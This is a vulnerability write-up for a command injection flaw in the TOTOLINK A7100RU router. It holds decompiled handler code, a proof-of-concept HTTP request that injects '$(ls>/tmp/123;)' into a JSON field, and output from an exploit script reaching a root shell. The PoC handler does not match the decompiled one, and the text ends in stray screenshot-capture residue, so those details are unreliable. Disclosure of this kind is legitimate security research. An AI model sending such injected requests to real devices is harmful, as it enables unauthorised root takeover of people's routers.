rencvn and rencvn add a7100ru ... on Apr 1 History

..	
img	8 months ago
readme.md	8 months ago

readme.md

TOTOlink A7100RU Command injection vulnerability

Overview

- Manufacturer's website information： http://totolink.net/
- Firmware download address ： http://totolink.net/home/menu/detail/menu_listtpl/download/id/185/ids/36.html

1. Affected version

A7100RU | Overview | Tech Specs | HD Image | Download | FAQ

NO	Name	Version	Updated	Download
1	A7100RU_HD PHOTO	Ver1.0	2019-05-07	
2	A7100RU_Datasheet	Ver1.0	2020-08-07	
3	A7100RU_Firmware	V7.4cu.2313_B20191024	2020-08-09	
4	A7100RU_QIG	Ver1.0	2020-08-09	

Figure 1 shows the latest firmware Ba of the router

2.Vulnerability details

```
int __fastcall sub_423CC0(int a1)
{
  int v2; // $s2
  int v3; // $fp
  int v4; // $s7
  int v5; // $s5
  int v6; // $v0
  int v7; // $s6
  int v8; // $a0
  int v9; // $s1
  int v11; // [sp+18h] [-8h]
  int v12; // [sp+1Ch] [-4h]

  v2 = websGetVar(a1, "enable", "");
  v3 = websGetVar(a1, "sip", "");
  v4 = websGetVar(a1, "eip", "");
  v5 = websGetVar(a1, "priDns", "");
  v11 = websGetVar(a1, "secDns", "");
  v7 = websGetVar(a1, "server", "");
  v6 = websGetVar(a1, "mtu", "");
  v8 = a1;
  v9 = v6;
  v12 = websGetVar(v8, "mru", "");
  Uci_Set_Str(27, "l2tpd", "enabled", v2);
  if ( atoi(v2) == 1 )
  {
    Uci_Set_Str(27, "l2tpd", "startip", v3);
```

The program passes the content obtained by enable to the V2 parameter, and then brings V2 into UCI_ Set_ STR function

```
    else
      v9 = "Unknown ID";
    break;
  }
  snprintf(v11, 1024, "uci set -c %s %s.%s.%s=\"%s\"", v8, v9, a2, a3, a4);
  CsteSystem(v11, 0);
  return 1;
}
```

Format the A4 matched content into V11 through snprintf function, and then bring V11 into cstesystem function

```
  {
    v6[2] = (int)a1;
    v6[3] = 0;
    v6[0] = (int)&off_ABA4;
    v6[1] = (int)&off_ABA8;
    if ( a2 )
      printf("[system]: %s\r\n", a1);
    execv("/bin/sh", v6);
    exit(127);
    result = eval();
  }
```

The function directly brings user input into the execv function, which has a command injection vulnerability

3.Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

1. Use the fat simulation firmware V7.4cu.2313_B20191024
2. Attack with the following overflow POC attacks

```
POST /cgi-bin/cstecgi.cgi HTTP/1.1
Host: 192.168.0.1
Content-Length: 79
```

```
Accept: */*
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/87.0.4280.66 Safari/537.36
Content-Type: application/x-www-form-urencoded; charset=UTF-8
Origin: http://192.168.0.1
Referer: http://192.168.0.1/adm/status.asp?timestamp=1647872753309
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: SESSION_ID=2:1647872744:2
Connection: close

{"topicurl":"setting/setParentalRules",
"enabled":"1$(ls>/tmp/123;)"}
```

The reproduction results are as follows:





Figure 2 POC attack effect

Finally, you can write exp, which can achieve a very stable effect of obtaining the root shell


python /home/iot/Desktop/totolink
python /home/iot/Desktop/totolink 80x24
iot@attifyos ~/D/totolink> python exp.py
[+] Opening connection to [redacted] Done
[*] Switching to interactive mode
RLX Linux version 2.0
For further information check:
http://processor.realtek.com/
$ ls
ls
bin etc init lighttp proc tmp var
dev home lib mnt sys usr web_cste
$
Terminator
Arduino IDE
Mozilla Firefox
The Smartest Network Device
Help
R LOGIN
requires a username and
User Name
Password
LOGIN
Forgot Password
Copyright © 2018 TOTOLINK Ltd., All Rights Reserved